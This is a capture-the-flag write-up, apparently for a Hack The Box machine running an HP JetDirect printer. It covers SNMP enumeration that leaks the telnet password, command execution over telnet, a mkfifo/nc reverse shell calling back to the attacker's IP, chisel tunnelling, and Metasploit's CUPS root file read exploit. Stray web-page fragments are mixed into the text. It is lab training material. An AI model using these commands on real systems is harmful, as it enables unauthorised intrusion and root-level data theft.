

Information Gathering

1) Found a open port

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.107 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 17:41 IST
Nmap scan report for 10.10.11.107
Host is up (0.20s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.94SVN%I=7%D=2/23%Time=65D88B9C%P=x86_64-pc-linux-gnu%r(N
SF:ULL,F,"\nHP\x20JetDirect\n\n")%r(GenericLines,19,"\nHP\x20JetDirect\n\n
SF:Password:\x20")%r(tn3270,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Get
SF:Request,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(HTTPOptions,19,"\nHP
SF:\x20JetDirect\n\nPassword:\x20")%r(RTSPRequest,19,"\nHP\x20JetDirect\n\n
SF:nPassword:\x20")%r(RPCCheck,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(
SF:DNSVersionBindReqTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(DNSStat
SF:usRequestTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Help,19,"\nHP\x
SF:20JetDirect\n\nPassword:\x20")%r(SSLSessionReq,19,"\nHP\x20JetDirect\n\n
SF:nPassword:\x20")%r(TerminalServerCookie,19,"\nHP\x20JetDirect\n\nPasswo
SF:rd:\x20")%r(TLSSessionReq,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Ke
SF:rberos,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(SMBProgNeg,19,"\nHP\x
SF:20JetDirect\n\nPassword:\x20")%r(X11Probe,19,"\nHP\x20JetDirect\n\nPass
SF:word:\x20")%r(FourOhFourRequest,19,"\nHP\x20JetDirect\n\nPassword:\x20"
SF:)%r(LPDString,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPSearchReq,
SF:19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPBindReq,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20")%r(SIPOptions,19,"\nHP\x20JetDirect\n\nPassword
SF::\x20")%r(LANDesk-RC,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Termina
SF:lServer,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(MCP,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20")%r(NotesRPC,19,"\nHP\x20JetDirect\n\nPassword:\
SF:x20")%r(JavaRMI,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(WMSRequest,1
SF:9,"\nHP\x20JetDirect\n\nPassword:\x20")%r(oracle-tns,19,"\nHP\x20JetDir
SF:ect\n\nPassword:\x20")%r(ms-sql-s,19,"\nHP\x20JetDirect\n\nPassword:\x2
SF:0")%r(afp,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(giop,19,"\nHP\x20J
SF:etDirect\n\nPassword:\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.92 seconds
```


2) Checked the port

```
(vigneswar@VigneswarPC)-[~]
$ nc 10.10.11.107 23

HP JetDirect

|
```

3) It seems to be running a printer



4) Found snmp running on udp

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.107 -sU --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 21:36 IST
Warning: 10.10.11.107 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.107
Host is up (0.28s latency).
Not shown: 982 open|filtered udp ports (no-response), 17 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
```


5) Enumerated snmp

```
(vigneswar@VigneswarPC)-[~]
$ snmpwalk -v 2c -c public 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

```
(vigneswar@VigneswarPC)-[~]
$ snmpwalk -v 2c -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126
130 131 134 135
```

6) Found password


is here! [Read about the new features here](#)



Options  About / Support 

Input

+    

50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33

ABC 51  1

 Raw Bytes  LF

Output

P@ssw0rd@123!!123

Exploitation

1) got RCE

```
(vigneswar@VigneswarPC)-[~]
$ telnet 10.10.11.107 23
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec whoami
lp
> |
```

2) Got rev shell

```

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec powershell -V
> exec whoami
lp
> exec pwd
/var/spool/lpd
> exec uname -a
Linux antique 5.13.0-051300-generic #202106272333 SMP Sun Jun 27 23:36:43 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
> exec rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.13 4444 >/tmp/f

```

```

(vigneswar@VigneswarPC)-[/opt/Windows]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.107] 38100
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
lp@antique:~$ |

```

Privilege Escalation

1) Found a internal port

```

lp@antique:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	1028/python3
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN	-
tcp	0	0	10.10.11.107:23	10.10.14.13:42890	ESTABLISHED	1028/python3
tcp	0	286	10.10.11.107:38102	10.10.14.13:4444	ESTABLISHED	1148/nc
tcp6	0	0	:::1:631	:::*	LISTEN	-

```

lp@antique:~$ |

```

2) Made a tunnel

```
vigneswar@VigneswarPC: ~/1 X + v
lp@antique:~$ ./chisel server -v -p 1234 --socks5
2024/02/24 18:08:27 server: Fingerprint R0e2sZiDXEyLPZBHoPD4nx7HHAX7BCwL2YxX
4YyPfBs=
2024/02/24 18:08:27 server: Listening on http://0.0.0.0:1234
2024/02/24 18:09:14 server: session#1: Handshaking with 10.10.14.13:49586...
2024/02/24 18:09:15 server: session#1: Verifying configuration
2024/02/24 18:09:16 server: session#1: tun: Created (SOCKS enabled)
2024/02/24 18:09:16 server: session#1: tun: SSH connected
2024/02/24 18:09:32 server: session#1: tun: conn#1: Open [1/1]
[socks]2024/02/24 18:09:32 [ERR] socks: Failed to handle request: Connect to
127.0.0.1:80 failed: dial tcp 127.0.0.1:80: connect: connection refused
2024/02/24 18:09:32 server: session#1: tun: conn#1: Close [0/1] (error Fail
d to handle request: Connect to 127.0.0.1:80 failed: dial tcp 127.0.0.1:80:
connect: connection refused)
2024/02/24 18:09:33 server: session#1: tun: conn#2: Open [1/2]
2024/02/24 18:09:33 server: session#1: tun: conn#2: Close [0/2]
^[]

vigneswar@VigneswarPC: /op X + v
(vigneswar@VigneswarPC)-[/opt]
$ ./chisel client -v 10.10.11.107:1234 socks5
2024/02/24 23:38:55 Failed to decode remote 'socks5': Missing ports

(vigneswar@VigneswarPC)-[/opt]
$ ./chisel client -v 10.10.11.107:1234 socks
2024/02/24 23:39:14 client: Connecting to ws://10.10.11.107:1234
2024/02/24 23:39:14 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2024/02/24 23:39:14 client: tun: Bound proxies
2024/02/24 23:39:14 client: Handshaking...
2024/02/24 23:39:16 client: Sending config
2024/02/24 23:39:16 client: Connected (Latency 202.422601ms)
2024/02/24 23:39:16 client: tun: SSH connected
2024/02/24 23:39:32 client: tun: proxy#127.0.0.1:1080=>socks: conn#1: Open
2024/02/24 23:39:32 client: tun: proxy#127.0.0.1:1080=>socks: conn#1: Close
(sent 13B received 12B)
2024/02/24 23:39:32 client: tun: proxy#127.0.0.1:1080=>socks: conn#2: Open
2024/02/24 23:39:33 client: tun: proxy#127.0.0.1:1080=>socks: conn#2: Close
(sent 13B received 12B)
```

3) Found CUPS service

```
(vigneswar@VigneswarPC)-[~]
$ proxychains -q nmap 127.0.0.1 -p 631 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 23:40 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.65s latency).

PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 1.6

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
```

People also ask :

What is CUPS service in Linux?


CUPS (formerly an acronym for Common UNIX Printing System) is a modular printing system for Unix-like computer operating systems which allows a computer to act as a print server.



wikipedia.org
<https://en.wikipedia.org/wiki/CUPS>

CUPS - Wikipedia

4) Checked the page



5) The CUPS Versions is vulnerable

🚩 CVE-2012-5519 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

CUPS 1.4.4, when running in certain Linux distributions such as Debian GNU/Linux, stores the web interface administrator key in `/var/run/cups/certs/0` using certain permissions, which allows local users in the `lpadmin` group to read or write arbitrary files as root by leveraging the web interface.

QUICK INFO

CVE Dictionary Entry:

CVE-2012-5519

NVD Published Date:

11/19/2012

NVD Last Modified:

02/12/2023

Source:

Red Hat, Inc.

6) Exploited

```
msf6 post(multi/escalate/cups_root_file_read) > set file /root/root.txt
file => /root/root.txt
msf6 post(multi/escalate/cups_root_file_read) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session type: meterpreter
[+] User in lpadmin group, continuing...
[+] cupsctl binary found in $PATH
[+] nc binary found in $PATH
[*] Found CUPS 1.6.1
[+] File /root/root.txt (32 bytes) saved to /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
[*] Cleaning up...
[*] Post module execution completed
msf6 post(multi/escalate/cups_root_file_read) > cat /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt
[*] exec: cat /home/vigneswar/.msf4/loot/20240224235357_default_10.10.11.107_cups_file_read_292193.txt

392fa5d1aa6fdce5995caaeaff6d74cmsf6 post(multi/escalate/cups_root_file_read) > |
```